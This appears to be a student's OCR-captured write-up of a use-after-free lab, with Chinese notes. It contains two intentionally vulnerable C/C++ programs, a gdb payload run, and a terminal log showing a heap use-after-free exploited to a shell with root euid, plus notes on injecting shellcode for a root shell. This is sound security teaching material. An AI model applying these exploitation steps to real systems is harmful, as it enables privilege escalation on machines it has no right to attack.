

2020 Spring UAF Lab


task1


Q&A

```c
#include <stdio.h>

 typedef struct s{
        int id;
       char name[20];
       void (*clean)(void *);
 }VULNSTRUCT;

 void *cleanMemory(void *mem){
        free(mem);
 }
 int main(int argc, char *argv[]){
       void *ptr1;
       VULNSTRUCT *vuln=malloc(256);

        fflush(stdin);
        printf("Enter id num: ");
         scanf("%d", &vuln->id);
       printf("Enter your name: ");
        scanf("%s", vuln->name);

         vuln->clean=cleanMemory;

        if(vuln->id>100){
                vuln->clean(vuln);
         }

        ptr1=malloc(256);
      strcpy(ptr1, argv[1]);

       free(ptr1);
        vuln->clean(vuln);

         return 0;
}
```


uaf.c
Symbol Name (Alt+L)
include <stdio.h>
s
id
name
clean
VULNSTRUCT
cleanMemory
main
#include <stdio.h>
typedef struct s{
int id;
char name[20];
void (*clean)(void *);
}VULNSTRUCT;
void *cleanMemory(void *mem){
free(mem);
}
int main(int argc, char *argv[]){
void *ptr1;
VULNSTRUCT *vuln=malloc(256);
fflush(stdin);
printf("Enter id num: ");
scanf("%d", &vuln->id);
printf("Enter your name: ");
scanf("%s", vuln->name);
vuln->clean=cleanMemory;
1
if(vuln->id>100){
vuln->clean(vuln);
}
2
ptr1=malloc(256);
strcpy(ptr1, argv[1]);
free(ptr1);
vuln->clean(vuln);
3
return 0;
} « end main »
1* 释放
2* 申请同样大小的空间
3* 悬停指针执行


gdb-peda$ r $(python -c "print '\x90'*24+'\xaa\xaa\xaa\xaa'")
Enter id num: 200
Enter your name: 123213
Program received signal SIGSEGV, Segmentation fault.
输入24个pad，再将一个4个字节的数据测






task2

```
#include <fcntl.h>
#include <iostream>
#include <cstring>
#include <cstdlib>
#include <unistd.h>
using namespace std;

class Human{
private:
```


```
        virtual void give_shell(){
                system("/bin/sh");
        }
protected:
        int age;
        string name;
public:
        virtual void introduce(){
                cout << "My name is " << name << endl;
                cout << "I am " << age << " years old" << endl;
        }
};

class Man: public Human{
public:
        Man(string name, int age){
                this->name = name;
                this->age = age;
        }
        virtual void introduce(){
                Human::introduce();
                cout << "I am a nice guy!" << endl;
        }
};

class Woman: public Human{
public:
        Woman(string name, int age){
                this->name = name;
                this->age = age;
        }
        virtual void introduce(){
                Human::introduce();
                cout << "I am a cute girl!" << endl;
        }
};

int main(int argc, char* argv[]){
        Human* m = new Man("Jack", 25);
        Human* w = new Woman("Jill", 21);

        size_t len;
        char* data;
        unsigned int op;
        while(1){
                cout << "1. use\n2. after\n3. free\n";
                cin >> op;

                switch(op){
                        case 1:
                                m->introduce();
                                w->introduce();
                                break;
                        case 2:
                                len = atoi(argv[1]);
                                data = new char[len];
                                read(open(argv[2], O_RDONLY), data, len);
                                cout << "your data is allocated" << endl;
```

```
                                break;
                        case 3:
                                delete m;
                                delete w;
                                break;
                        default:
                                break;
                }
        }

        return 0;
}
```




```
>>> "Jack".encode('hex')
'4a61636b'
```

就是men的name



最终拿到一个shell，但是shell并不是root shell。

```
[07/02/2020 05:18] seed@ubuntu:~/Desktop/lab23$ vim gen.c
[07/02/2020 05:19] seed@ubuntu:~/Desktop/lab23$ gcc gen.c
[07/02/2020 05:19] seed@ubuntu:~/Desktop/lab23$ ./a.out
[07/02/2020 05:19] seed@ubuntu:~/Desktop/lab23$ ./uaf2 12 badfile
1. use
2. after
3. free
3
1. use
2. after
3. free
2
your data is allocated
1. use
2. after
3. free
2
your data is allocated
1. use
2. after
3. free
1
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),
padmin),124(sambashare),130(wireshark),1000(seed)
#
```

总结：

task2 个人做到时候没有用到栈可执行。所以也就没拿到带有roo权限的shell。如果将shellcode藏入栈中，然后将地址写入到introduce虚函数的表中，应该可以获取root权限的shell。

必须释放两次，因为fastbin是链表的头插。